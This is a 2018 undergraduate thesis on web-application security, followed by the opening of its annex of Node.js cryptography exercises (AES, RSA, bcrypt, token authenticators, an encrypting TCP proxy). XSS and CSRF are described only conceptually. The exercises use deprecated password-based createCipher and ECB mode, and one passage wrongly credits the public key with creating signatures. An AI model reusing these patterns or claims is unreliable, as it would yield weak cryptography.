A Study of Security for Web Applications and APIs

A Degree Thesis

Submitted to the Faculty of the

Escola Tècnica d'Enginyeria de Telecomunicació de Barcelona

Universitat Politècnica de Catalunya

by

Jaume Serrats Bayo

In partial fulfilment

of the requirements for the degree in Telecommunications Technologies and Services Engineering

Advisor: Jose Luis Muñoz Tapia

Barcelona, October 2018

Abstract

The objective of this project is to create teaching material related to the different security areas applied to web development. The material consists of a theoretical explanation where the concepts are defined and some exercises where this concepts are applied to real-world scenarios.

The majority of proposed exercises are developed in NodeJS on Linux.

In this project we explore three different areas, which we considered were the most fundamental when learning the security fundamentals applied to websites

The first topic consists of an introduction / revision of basic cryptography. We do not deepen into the mathematical theory, but we focus on the practical applications of each concept.

The second topic is a review of the HTTP protocol and analysis all its vulnerabilities. Next we introduce the HTTPS and explain the several differences and improvements. We also explain in more detail on how public key cryptography is applied to HTTPS.

Finally, as the bulk of the work, we focus on the classic vulnerabilities we can encounter when developing a website, such as Cross-Site Request Forgery and Cross-Site Scripting. We have developed several examples and scenarios in order to practice how to find these vulnerabilities in several simple websites and how to fix them.

Resum

L'objectiu d'aquest projecte és crear material didàctic relacionat amb els diferents àmbits de la seguretat aplicada al disseny web. El material està format per una explicació teòrica on es defineixen els conceptes, i uns exercicis on s'apliquen aquests conceptes a exemples reals.

La majoria d'exercicis proposats estan desenvolupats en NodeJS sobre linux.

En aquest treball s'aprofundeix en tres temes principals, que hem considerat que eren els més fonamentals a l'hora d'aprendre els fonaments de seguretat aplicada a webs

El primer tema consisteix en una introducció/repàs de criptografia bàsica. No aprofundim els conceptes matemàtics, sinó que ens centrem en les aplicacions pràctiques de cadascun.

En el segon es fa un repàs del protocol HTTP i s'analitzen totes les seves vulnerabilitats. A continuació introduíem el HTTPS i expliquem les diferències i millores. També expliquem en més detall com s'aplica la criptografia de clau publica al HTTPS.

Finalment i com a gruix del treball, ens centrem en les vulnerabilitats clàssiques que ens podem trobar a l'hora de desenvolupar una web, com són el *Cros-Site Request Forgery* i el *Cross-Site Scripting*. Hem desenvolupat diversos exemples i exercicis amb la finalitat de practicar com trobar aquestes vulnerabilitats en diverses webs senzilles i com arreglar-les.

Resumen

El objetivo de este proyecto es crear material didáctico relacionado con los diferentes ámbitos de la seguridad aplicada al diseño web. El material está formado por una explicación teórica donde se definen los conceptos, y unos ejercicios donde se aplican dichos conceptos a ejemplos reales.

La mayoría de ejercicios propuestos están desarrollados en NodeJS sobre linux.

En este trabajo se profundiza sobre tres temas principales, que hemos considerado que eran los mas fundamentales a la hora de aprender los fundamentos de seguridad aplicada a webs.

El primer tema consiste en una introducción / repaso de criptografía básica. No profundizamos los conceptos matemáticos, sino que nos centramos en las aplicaciones prácticas de cada uno.

En el segundo tema se hace un repaso del protocolo HTTP y analizan todas sus vulnerabilidades. A continuación introducimos el HTTPS y explicamos las diferencias y mejoras. También explicamos en más detalle cómo se aplica la criptografía de clave pública al HTTPS.

Finalmente y como grueso del trabajo, nos centramos en las vulnerabilidades clásicas que nos podemos encontrar a la hora de desarrollar una web, como son el *Cross-Site Request Forgery* y el *Cross-Site Scripting*. Hemos desarrollado diversos ejemplos y ejercicios con el fin de practicar cómo encontrar estas vulnerabilidades en varias webs sencillas y cómo arreglarlas.

To my parents, obviously, for everything

To the IT members of Telecogresca for introducing me to this world.

To Àurea, for all the support.

Finally, to Jose, for the advise and guidance.

Acknowledgements

Jose Luis Muñoz has contributed to the revision and improvements of the contents, and has also provided assistance with both NodeJS and LaTeX.

Revision history and approval record

Revision	Date	Purpose
0	20/09/2018	Document creation
1	5/10/2018	Document revision

DOCUMENT DISTRIBUTION LIST

Name	e-mail
Jaume Serrats Bayo	Jaume.serrats9@gmail.com
José Luis Muñoz Tapia	jose.munoz@entel.upc.edu

Written by:		Reviewed and approved by:	
Date	29/09/18	Date	5/10/2018
Name	Jaume Serrats Bayo	Name	Muñoz Tapia, Jose Luis
Position	Project author	Position	Project Supervisor

Table of contents

The table of contents must be detailed. Each chapter and main section in the thesis must be listed in the "Table of Contents" and each must be given a page number for the location of a particular text.

Abstract 1

Resum 2

Resumen 3

Acknowledgements 5

Revision history and approval record 6

Table of contents 7

List of Figures 9

List of Tables: 10

1. Introduction 11

  1.1. Statement of purpose 11

  1.2. Requirements and specifications. 11

  1.3. Methods and procedures 11

    1.3.1. Software 11

    1.3.2. Documentation 11

    1.3.3. Communication 11

  1.4. Work Plan 11

    1.4.1. Work Packages 12

    1.4.2. Gantt diagram 12

  1.5. Plan changes and incidences 13

2. State of the art of the technology used or applied in this thesis: 14

3. Methodology / project development: 17

4. Results 18

5. Budget 19

  5.1. Equipment 19

  5.2. Personal salaries 19

  5.3. Total 19

7. Conclusions and future development: 20

Bibliography: 21

Glossary 22

List of Figures

Fig 1 – Grantt diagram 12

List of Tables:

Table 1 Work Plan 12

1. Introduction

1.1. Statement of purpose

The objective of this project is to create useful resources in order to teach the fundamentals of cybersecurity applied to web design and development. It is aimed to students with a solid knowledge of the OSI model and some notions of web protocols and software development (specifically javascript).

1.2. Requirements and specifications.

To complete the proposed examples and exercises it is needed:

- Computer with any Linux distribution (Ubuntu 16.04 and 18.04 were used)
- NodeJS v8.12 or higher
- Web browser (Firefox 62.0 and Chrome 68 were used)
- The following NodeJS libraries
  - Bcrypt
  - Express
  - Node-rsa

1.3. Methods and procedures

Different procedures were followed depending of the aspect of the project

1.3.1. Software

The software was developed entirely on NodeJS. This language was chosen because its raising popularity when developing a full web stack, allowing to program both back-end and front-end with only one language (javascript). Since this project was made with educational purposes, simplifying the software knowledge required to understand the content was an important objective.

1.3.2. Documentation

The core of the project (found in the Annex) was written and formatted using LaTeX. LaTeX allows for easier formatting of a complex document. It was especially useful when applying syntax highlighting in the parts were code was inserted. It also allows better integration when used with Git, as explained next.

1.3.3. Communication

Communication with the project tutor was done periodically and usually remotely. A VoIP software was used to communicate verbally, while a virtual machine with a VNC server was used to share a common screen. This setup allowed for more flexibility when setting up a meeting, as both our schedules were difficult to match.

1.4. Work Plan

This project has 3 differentiate parts.

1.4.1. Work Packages

Project: A Study of Security for Web Applications and APIs
Major constituent: Basic cryptography
Short description: Understanding and developing examples that teach the basic fundamentals

Project: A Study of Security for Web Applications and APIs
Major constituent: Web protocols
Short description: An introduction to HTTP, HTTPS, certificates and key management, HSTS and SNI.

Project: A Study of Security for Web Applications and APIs
Major constituent: Web Security
Short description: Explanation of CORS, CSRF and XSS vulnerabilities in a website. Diverse exercises consisting of attacks on vulnerable examples.

1.4.2. Gantt diagram

		WEEK																	
		March				**April**				**May**				**June**				**July**	
		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
TASK	**Basic cryptography**	■	■	■	■	■	■	■	■										
	Web Protocols																		
	Web Security									■	■	■	■	■	■	■	■	■	■

Figure 1

		July				August				September				October			
		18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33
TASK	Basic cryptography																
	HTTPS basics							■	■	■	■	■	■	■			
	Web Security	■	■	■	■	■	■										

1.5. Plan changes and incidences

Initially there was the intention to include a 4t block in the project about buffer overflows. This was dismissed during the critical review, since it was slightly out of scope, and also due to time constraints.

Another incidence that has affected the development of this project was the fact that I started working full time, greatly reducing the time available to develop the project. Because of this, an extension was requested in order to work the project over the summer.

2. State of the art of the technology used or applied in this thesis:

Since this project is based on research, this will be a summary of the concepts learnt. **The full explanation can be found on the Annex**

2.1. Basic Cryptography

2.1.1. Symmetric cryptography

Symmetric key encryption use the same key for both encryption and decryption. In this project we've used AES, as it is the most standard algorithm used. We've also looked into block cipher modes and how they affect encryption of large blocks of data.

2.1.2. Asymmetric cryptography

In asymmetric cryptography we have a pair of keys. A public key that is available to everyone and therefore is not secret, and a private key, that is only known to one user. The message encrypted with the public key only can be read with the private key, and with only the public key, it is impossible to know the private key. This technology is very useful in HTTPS as it has several interesting properties.

2.1.3. Hash

A Hash function is used to map data of any size to a fixed size and makes very difficult to obtain the original o an equivalent input of the function knowing the hash result. This function is very useful when storing passwords, checking data integrity and digitally signing. In the Annex we also explain bcrypt, a hash function designed specifically to safely store passwords.

2.2. Web protocols

2.2.1. HTTP

HTTP is the base of the internet as people know. This protocol was not designed with security in mind and does not provide authenticity, confidentiality nor integrity. We have explained how a malicious agent could exploit the lack of these properties.

2.2.2. HTTPS

HTTPS is a extension of HTTP that uses TLS encryption to add authenticity, confidentiality and integrity. To achieve this it uses a mix of symmetric cryptography (to provide confidentiality) and public key cryptography (provides authenticity). It is also required to implment a trust system called chain of trust to provide full authenticity. This is explained deeply in chapter 2.2 of the Annex

2.2.2.1. HSTS

Plain HTTPS is still vulnerable to downgrade attacks. The attacker performs a Man in the Middle and forces the connection to downgrade to plain HTTP. HSTS is a mechanism used to force the browsers to always connect via secure TLS.

2.3. Web Security

Even if we use the latest protocols, languages and frameworks, there are several aspects that we have to be careful when developing the logic of a new website.

2.3.1. Cookies

A HTTP cookie is a small piece of data that a server sends to the user's web browser. The browser may store it and send it back with the next request to the same server. Since HTTP is a state-less protocol, cookies are used to identify sessions and therefore are often the objective of web attacks. There are several parameters that a server can apply when sending cookies to the web browser.

2.3.2. CSRF

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. First the attacker must design the URL or script, then trick the victim into activating it via social engineering or camouflage of the URL. These attacks are easily prevented using a CSRF token, as explained in the annex

2.3.3. CORS

CORS is a mechanism used to allow browsers that applications in a domain access resources from a second domain. This action is blocked by default, and the second domain has to explicitly allow the browser to achieve this. Depending on

2.3.4. XSS

The goal of a XSS attack is to inject malicious javascript code in a domain that the user trusts. Once an attacker achieves an injection, consciences can be severe, as the javascript can send information, modify the page, perform actions in the site, etc.

XSS attacks can be classified between front-end and backend, and reflected and stored.

If the XSS occurs when the server sends HTML with malicious code injected in it by an attacker, we'll classify it as Server XSS or Back-end XSS, when the injection occurs on the DOM (Document Object Model, the interface presented by the browser to interact with the HTML in the page) we'll classify the vulnerability as a Client XSS or Front-end XSS.

Persistent XSS occurs when the attacker inserts the payload in a persistent database in the application (usually in the back-end, but can also be in the front-end in a HTML5 local storage.). This type of attack affects all the users that request the affected content and is considered the most dangerous. Reflected XSS happens when the user input is returned immediately (search query, form, etc) and the input is not protected. This usually requires some sort of social engineering attack to be effective (tricking the victim to click a URL with malicious GET parameters, suggesting the victim to introduce a payload in a form ...)

There are two main protections agains XSS, validation and encoding. Validation consists in analyzing user inputs and actively removing the malicious code. Encoding escapes the inputs so they can be safely sent to the browser. Those protections are not mutually

exclusive and they both should be applied correctly for maximum security. A deeper explanation can be found on chapter **3.4.4 - XSS Prevention** on the annex.

3. Methodology / project development:

3.1. Software development

All software used for the examples and scenarios has been developed on NodeJS 8 using the WebStorm 2018 IDE. This IDE is meant to be used to develop websites front-end, but since NodeJS is javascript-based, it can also be used with this language.

We'll now explain how the software for each chapter was developed.

3.2. Basic Cryptography

The main challenge for this chapter was learning to work in the asynchronous nature of NodeJS. Having plenty of experience with object oriented and functional programming, adjusting the mindset to asynchronous programming was quite difficult.

We did extensively use the crypto library of the NodeJS standard library. The examples found in the documentation were good, but only the simplest methods were documented. It was difficult to find information about the deep functioning of the library.

We also used the bcrypt library in the hash section. This library implements the brcypt hashing algorithm for passwords in NodeJS. In this case the documentation was very clear and presented no problem.

3.3. Web protocols

This chapter was mostly theoric. That is why the only scenario developed on this chapter consists on two HTTP servers to test CORS. The first website is very simple and only consists on a express page that returns a static HTML file. Express is a popular NodeJS framework for programming websites back-end easyly. It is very easy to deploy a simple site.

The other site consists on another express web server, but has cors protection enabled. We enabled cors on the server with the library *cors*. It is very simple to enable the default protection, with just one line of code it's set.

3.4. Web Security

In this chapter there are several exercises and examples developed both to find the vulnerability and to fix it.

All the exercises consist on a express NodeJS web server as a back-end that serves one or more HTML pages.

The exercises that form the "XSS game" were adapted from an open-source course from Google. The original exercises were developed on Python, and migrated all the back-end code to NodeJS to fit the rest of the project.

4. Results

At the end of the project we have obtained several scenarios that will hopefully be valuable at understanding the fundamental principles that have to apply in web design in order to have a secure site. The full documentation created, the scenarios and examples can be found on the Annex

5. Budget

Since this project is based on software development, no hardware or prototype was required. All software used is open source and free to use.

Because of this, this budget will only contain the costs of the computers on which the project was developed and the time spent.

5.1. Equipment

This project was developed in its entirety on:

Item	Price
Laptop Dell Latitude 3340	430€

5.2. Personal salaries

Assuming we rate the cost of a junior software developer at 10€/h and this project is valued at 18 ECTS credits (28h per credit)

- 10€/h * 18 ECTS * 28h/ECTS * 1,14 (approximate tax) = 5745.6€

5.3. Total

Concept	Cost
Equipment	430€
Pesonal	5745.6€
TOTAL	**6175.6€**

6. Conclusions and future development:

As internet gets involved in more aspects of our daily life, the need for safe security practices arises. Websites and applications store all kinds of information that if fallen in the wrong hands could be very harmful.

After doing the research needed for writing this project, it's become clear that even though modern protocols are much safer than before, it is important to always keep in mind safety when designing any software that is connected to the internet.

That is why is very important to educate properly on security matters to every engineer and technician involved in the design and deployment of any system that deals with sensible information.

Bibliography:

[1] *Transport Layer Security (TLS) Extensions*. IETF RFC 3546, June 2003.

[2] *The Transport Layer Security (TLS) Protocol*. Version 1.2. IETF RFC 5246, August 2008.

[3] "Net | Node.js v10.11.0 Documentation". [Online] Available: https://nodejs.org/api/net.html [Accessed: 20 September 2018].

[4] "Crypto | Node.js v10.11.0 Documentation". [Online] Available: https://nodejs.org/api/crypto.html [Accessed: 21 September 2018].

[5] "bcrypt – npm | Usage". *Tetcos* [Online] Available: https://www.npmjs.com/package/bcrypt#usage [Accessed: 10 June 2018].

[6] "Introduction to the DOM". [Online] Available: https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction [Accessed: 13 July 2018].

[7] "Express routing". [Online] Available: http://expressjs.com/en/guide/routing.html [Accessed: 13 July 2018].

Glossary

- RSA - Rivest–Shamir–Adleman
- AES - Advanced Encryption Standard
- SHA - Secure Hash Algorithm
- HTTP - HyperText Transfer Protocol
- HTTPS - HyperText Transfer Protocol Secure
- CORS - Cross-Origin Resource Sharing
- CSRF - Cross-Site Request Forgery
- XSS - Cross-Site Scripting
- JS - Javascript

Contents

1 Basic Crypto with JS **3**
1.1 Symmetric key Encryption - AES . . . 3
1.1.1 Block cipher mode of operation . . . 3
1.1.2 NodeJS tips . . . 4
1.1.3 Practices . . . 4
1.2 Asymmetric Encryption . . . 5
1.2.1 Practices . . . 5
1.3 Hash function . . . 6
1.3.1 Digital signature . . . 6
1.3.2 Bcrypt . . . 6
1.3.3 Practices . . . 6
1.4 Projects . . . 8
1.4.1 Practices . . . 8
1.5 Authenticator . . . 8
1.6 Crypto Proxy . . . 8
1.7 Crypto socket with authentication . . . 10

2 Web protocols **13**
2.1 HTTP Vulnerabilities . . . 13
2.1.1 Practices . . . 14
2.2 HTTPS . . . 14
2.2.1 HTTP Strict Transport Security (HSTS) . . . 16
2.2.2 Server Name Indication (SNI) . . . 18
2.2.3 Mixed content . . . 18

3 Basics of Web security **21**
3.1 Understanding HTTP Cookies . . . 21
3.1.1 Creating cookies . . . 21
3.1.2 Secure and HttpOnly cookies . . . 21
3.1.3 Scope of cookies . . . 22
3.2 Cross-Site Request Forgery (CSRF) . . . 22
3.2.1 POST request attack . . . 22
3.2.2 CSRF Prevention . . . 23
3.2.3 Same origin policy . . . 23
3.3 Cross-origin Resource Sharing (CORS) . . . 23
3.3.1 GET . . . 23
3.3.2 Pre-flight requests . . . 24
3.3.3 Practices - CORS . . . 24
3.4 Cross-site Scripting (XSS) . . . 27
3.4.1 Types of XSS . . . 27

3.4.2 Practices - Types of XSS 29
3.4.3 Attacks using XSS 32
3.4.4 XSS Prevention 33
3.4.5 Practices - Prevention of XSS 35
3.4.6 Final practice - XSS game 35

4 Answers to Practices **45**

Chapter 1

Basic Crypto with JS

1.1 Symmetric key Encryption - AES

Symmetric key encryption use the same key for both encryption and decryption. It's the most intuitive form of encryption. There are lots of algorithms for symmetric encryption, but the most typical is **AES (Advanced Encryption Standard).**

AES is a block cipher, which means that it encrypts 128 bits at a time. This means that each number we can have with 128 bits, has a "translation" into the encrypted world, that is 128 bits long too. The key is used to make this translation, and is different for every key used. If the data we have to encrypt is exatly 128 bits long, this works perfectly, but what happens when data is larger? Then we have to use a *block cipher mode of operation*.

1.1.1 Block cipher mode of operation

A mode of operation is an algorithm that explains how to apply a cipher's single-block operation (in this case, AES) to encrypt amounts of data larger than a block. There are many algorithms, but we are only going to explain two of them.

Electronic Codebook (ECB)

ECB is the most intuitive mode, but also the most insecure. With this mode of operation, the data is divided between blocks, and then each block is encrypted separately.




Figure 1.1: ECB Mode explained

ECB is not secure because each block has the same encrypted value so the data itself cannot be retrieved, but the attacker can recognize patrons in it. For example, if we send a "Hello" at the beginning of the message using ECB, the attacker does not know what's the meaning of it, but he can know every time it is sent.

Cipher Block Chaining (CBC)

In this mode, each block is XORed with the previous block, then encrypted as usual. This way, to decipher a block, we need to decipher all the previous ones




Figure 1.2: CBC Mode explained

1.1.2 NodeJS tips

If we go to the crypto library documentation (`https://nodejs.org/api/crypto.html`), there are two implementations proposed. The first one is intended to be used when the data to be encrypted has a determined length.

```
const crypto = require('crypto');
const cipher = crypto.createCipher('aes192', 'a password');

let encrypted = cipher.update('some clear text data', 'utf8', 'hex');
encrypted += cipher.final('hex');
console.log(encrypted);
```

The second implementation uses NodeJS **Streams**. Streams are objects that can be read and written to. If we use the cipher as a stream, we can write the clear data to it, and then read the encrypted data. What makes streams very useful is that they can be piped to each other, thus making the write method redirect automatically to the input of another stream. This way we can input the data to be ciphered indefinitely until closed.

```
const crypto = require('crypto');
const fs = require('fs');
const cipher = crypto.createCipher('aes192', 'a password');

const input = fs.createReadStream('test.js');
const output = fs.createWriteStream('test.enc');

input.pipe(cipher).pipe(output);
```

1.1.3 Practices

Exercise 1.1– In this exercise you will practice with symmetric encryption.

1. Write a simple script that encrypts and decrypts a string using ECB and the first implementation explained (fixed length). Print the process to the screen using the print function in NodeJS.

```
  console.log("string to print")
```

   The password and the string to be encrypted can be hard coded.

1.2 Asymmetric Encryption

In a Asymmetric encryption algorithm, there are a pair of keys. A public key that is available to everyone and therefore is **not a secret**, and a private key, that is only known to one user. The message encrypted with the public key only can be read with the private key, and with only the public key, it is impossible to know the private key. This allows us to create a system where everyone can send messages securely to a entity, but only the one with the private key can know its content. This can work the other way around. The owner of the private key can cipher a message with it and send it to everyone. Then all the receivers can decipher the message with the public key. This may seem useless because everyone has the public key and is able to read the message. The interesting part is that only somebody that has the public key can create a message that can be read using the public key, so this way the message can be authenticated. This property in combination with the hash function, is very used in authentications and digital signatures. It is worth mentioning that public key cryptography is generally more computationally expensive than symmetric cryptography. Usually the protocols use public key cryptography to authenticate and to exchange symmetric keys, then the rest of the communication is done using symmetric cryptography.




Figure 1.3: RSA can be used both ways

1.2.1 Practices

Exercise 1.2– In this exercise you will practice with asymmetric encryption. First, generate a key pair using openssl:

```
$ openssl genrsa -out key.priv 2048 && openssl rsa -in key.priv -pubout -out key.pub
```

When finished, we will have two files, one with the public key and the other one with the private.

1. Write a simple script that loads the keys from the files we have generated earlier and encrypts and decrypts a string using RSA using the library **node-rsa.** Use the following snippets as a guide:

```
// load the contents of a file into node as string
file_content = fs.readFileSync('file.txt');

// create a RSA key object from a string that contains the key in PEM format.
private_key = new NodeRSA(" PEM formatted key ");

// use this method of the key object to encrypt data
encrypted_data = public_key.encrypt(data, 'base64');

// use this method of the key object to decrypt data
private_key.decrypt(data, 'utf8');
```

2. Now use the signing capability of RSA. Use the sign and verify methods:

```
// use this method of the key object to generate the signature of this string
signature = private_key.sign("this is the data", 'base64');

// use this method of the key object to verify this signature is valid.
// The original data and the signature are required.
public_key.verify("this is the data", signature, 'utf8', 'base64')
```

1.3 Hash function

A Hash function is used to map data of any size to a fixed size. The result of the function is called the hash. A cryptographic hash function also has the property of making very difficult to obtain the original o an equivalent input of the function knowing the hash result.

It is important to understand that given an unlimited size of input data and a fixed size to output hash, collisions are existent. A good cryptographic hash function makes it deliberately difficult to find collisions.

One of the uses of a hash function in security is to verify the integrity of data. If we hash a data, then send this data with the hash result, the receiving end can hash again the data and compare to the original hash. If they are the same, it means that the message has not been altered by error or maliciously.

1.3.1 Digital signature

If we use the hash properties in conjunction of the authentication of the Asymmetric encryption, we can design a **digital signature**. The goal of a digital signature is to authenticate (Verify that the sender is who he says), integrity (the message has not been modified in any way) and non-repudiation (the sender can't deny the ownership of the message).

To do this first we need the message to sign. Then we hash it and encrypt the result with our private key. The result is sent with the original message. If someone wants to verify the message, then he has to decrypt the signature with the public key, then compare the result with the hash the message. If they match, the message has not been altered, and is authenticated.

1.3.2 Bcrypt

A very interesting use of the hash function is storing passwords safely. If we store a password in clear, when a cracker gets access to the DB instantly gets all the credentials of all the users. The first thought may be to encrypt the DB to protect it, but that is next to useless. If the server has to have access to the DB, the key has to be stored in it, so the cracker can get access easily too.

The next security step is to hash the passwords, and store the hash result. This way when the user tries to log in, the server calculates the hash of the password and compares to result to what is stored. If the DB falls in wrong hands, it's only gonna be a list of apparently random data. This is a more secure approach, but it's not perfect. A cracker can have a pre-calculated table of the more usual passwords hashed (also called a *rainbow table*), and find matches. This way some passwords can be discovered even if the DB is hashed.

The solution to this is to implement a **salt.** A salt is a piece of data that is generated randomly and is stored in clear next to the the hash. When a password p is entered by the user, the server grabs the salt and calculates $Hash(p+salt)$ If the result matches with what is stored, the password is correct. This makes precalculating the most common passwords useless, because the attacker has to calculate each entry individually with the given salt.

Bcrypt is a hash algorithm that is designed for password storage and implements the salt method.

1.3.3 Practices

Exercise 1.3– In this exercise you will practice with cryptographic hashes.

1. Write a script that prints the hash of a string using SHA265. Use the *crypto* module of the Node standard library `https://nodejs.org/api/crypto.html#crypto_class_hash`.

2. Modify the script so that it also prints the hash of a slightly different string.

3. Compare the two results. Do you think it's easy to find a collision? How many possible hash digests are there in SHA256?

Exercise 1.4– In this exercise you will practice with the bcrypt algorithm for hashing passwords.

1. Write a script that asks the user for a password, stores it in memory as a bcrypt, and then asks again for the password. The script has to compare both bcrypts and login the user. Use the *bcrypt* library for Node `https://www.npmjs.com/package/bcrypt`.

```
// since this is for demo purposes, you can use any number of rounds you want

bcrypt.hash(myPlaintextPassword, saltRounds, function(err, hash) {
// Store hash in your password DB.
});

bcrypt.compare(myPlaintextPassword, hash, function(err, res) {
// res == true
});

bcrypt.compare(someOtherPlaintextPassword, hash, function(err, res) {
// res == false
});
```

Use this snippet for making easy password prompts:

```
const readline = require('readline')

rl = readline.createInterface(process.stdin, process.stdout);

// this function asks the user for a input in the terminal.
function ask_something(to_ask) {
  return new Promise((resolve) => {
    rl.question(to_ask, (answer) => {
      resolve(answer);
    });
  });
}

async function main() {
  const password = await ask_something('Write a password to be saved: ');

  /*

  YOUR CODE HERE

  */
}
```

1.4 Projects

1.4.1 Practices

1.5 Authenticator

A authenticator is a software that generates a token that is used with a password when logging in. One possible implementation is generated the token with a seed that is set when created, and a time variable. When we need a token, we concatenate the seed with the timestamp, and then hash it. The first N chars of the hash result are the authenticator token. The server knows the seed, and can generate the same token using the same process. The server is sure that only somebody that knows the seed can generate a valid token.

Exercise 1.5–

1. Write a little program that every second in the UNIX time that ends with 0 prints the token with a given seed. Use a SHA256 like in the hash exercise. Use the following code pieces to help you

```
// this function returns the UNIX timestamp every time it is called
timestamp = Math.round((new Date()).getTime() / 1000);
```

```
// this calls the testFunction every 1000 miliseconds
setInterval(testFunction, 1000);
```

2. Write a program that has a TCP socket server. If the server receives a valid token in ASCII, responds "ok!". Look the following example to understand how to create a TCP server socket in NodeJS

```
// import the required library
var net = require('net');

net.createServer(function(sock) {
  //this is called when someone connects to the server
  console.log('connection' + sock.remoteAddress +':'+ sock.remotePort);

  // this is called when the socket recieves data.
  sock.on('data', function(data) {
    console.log('incoming data ' + sock.remoteAddress + ': ' + data);

    // we answer to the client
    sock.write('You said "' + data + '"');
  });

  // this is called when the client closes the connection
  sock.on('close', function(data) {
    console.log('closed ' + sock.remoteAddress +' '+ sock.remotePort);
  });

// we tell the socket object to listen port 1234
}).listen(1234);
```

1.6 Crypto Proxy

This exercice proposes the creation of a crypto proxy. To connect to a server we would usually create a raw tcp socket and send information through it.

We are going to implement a TCP proxy that acts in between the sockets, and encrypts the information passed through it.




Figure 1.4: Connection scheme

For the first socket (local socket), we are going to use netcat. netcat allows to create a TCP socket easily from the CLI. In the real world, netcat would be much more complex program.

The second socket will recieve the unencrypted data, cipher it using AES 256 and resend it to the server.

Finally, the remote socket recieves the encrypted data, and deciphers it. In our implementation, the server saves the data into a file.

To run the experiment we are going to need three different terminals.

```
$ nodejs decrypt_server.js
$ nodejs crypto_proxy.js
$ nc localhost 1234
```

If we use wireshark we can see that the first connection is in clear text, while the second isnt.

For the next part, we are going to send a picture through the proxy. To do this, execute netcat with a pipe where Tux.png is the picture to send.

```
$ cat Tux.png | nc localhost 1234
```

If all goes well, we shall see a picture named test.png, that should be the same as Tux.png

If we capture this traffic with wireshark, then select the option "Follow TCP Stream" on any tcp packet, and finally select "Save as..." we can capture files directly from wireshark. If we do this with the connection that isn't encrypted, we can save the picture, while if we do this in the connection that isn't, we are getting pseudonoise. This is a very powerful tool, as we can see and save any non-encrypted traffic that goes trough our computer.

Exercise 1.6–

1. Write the decrypt server. It must receive the data from the socket, pipe it through a AES decipher and then save it to a file. You can find below examples on how to create a TCP server socket and a AES crypto stream decipher

```
1  // import the required library
2  var net = require('net');
3
4  net.createServer(function(sock) {
5    //this is called when someone connects to the server
6    console.log('connection' + sock.remoteAddress +':'+ sock.remotePort);
7
8    // this is called when the socket recieves data.
9    sock.on('data', function(data) {
10     console.log('incoming data ' + sock.remoteAddress + ': ' + data);
11
12     // we answer to the client
13     sock.write('You said "' + data + '"');
14   });
15
16   // this is called when the client closes the connection
17   sock.on('close', function(data) {
18     console.log('closed ' + sock.remoteAddress +' '+ sock.remotePort);
19   });
20
21   // we tell the socket object to listen port 1234
22 }).listen(1234);
23
```

```javascript
const crypto = require('crypto');
const fs = require('fs');
const decipher = crypto.createDecipher('aes192', 'a password');

const input = fs.createReadStream('input.txt');
const output = fs.createWriteStream('output.txt');

input.pipe(decipher).pipe(output);

```

2. Write the proxy server. It should have two different sockets. One that works as a server en receives the data from the netcat, and the other must be a client that connects to the decrypt_server. The data received from the netcat should be encrypted and then sent to the decrypt server. The following is an example of a TCP client socket.

```javascript
var net = require('net');

var client = new net.Socket();
client.connect(1234, 'localhost', function() {
  console.log('Connected to the server');

  // sending a message trough the socket
  client.write('message to the server');
});

client.on('data', function(data) {
  console.log('Received: ' + data);
});

client.on('close', function() {
  console.log('Connection closed');
});

```

3. Improve the proxy and the server so full duplex encrypted conection is possible.

1.7 Crypto socket with authentication

In this exercise we are implementing all we've seen until now. We are going to implement a socket that uses both symmetric and asymmetric cryptography. Once the key exchange is done and the connection is fully encrypted, then we're gonna do a user and password login, with a authenticator token.

Exercise 1.7– This software is going to have three parts: client, server and authenticator. The authenticator can be recycled from the previous exercise.

1. First of all design the key exchange. The server should be listening for connections, and on connection send it's public key to the client. The client saves this key, and sends the symmetric key that is going to be used, encrypted with the server's public key, so eavesdropper's can't see it. From this point, both parties have the symmetric key, and all data exchange is gonna be encrypted with this key.

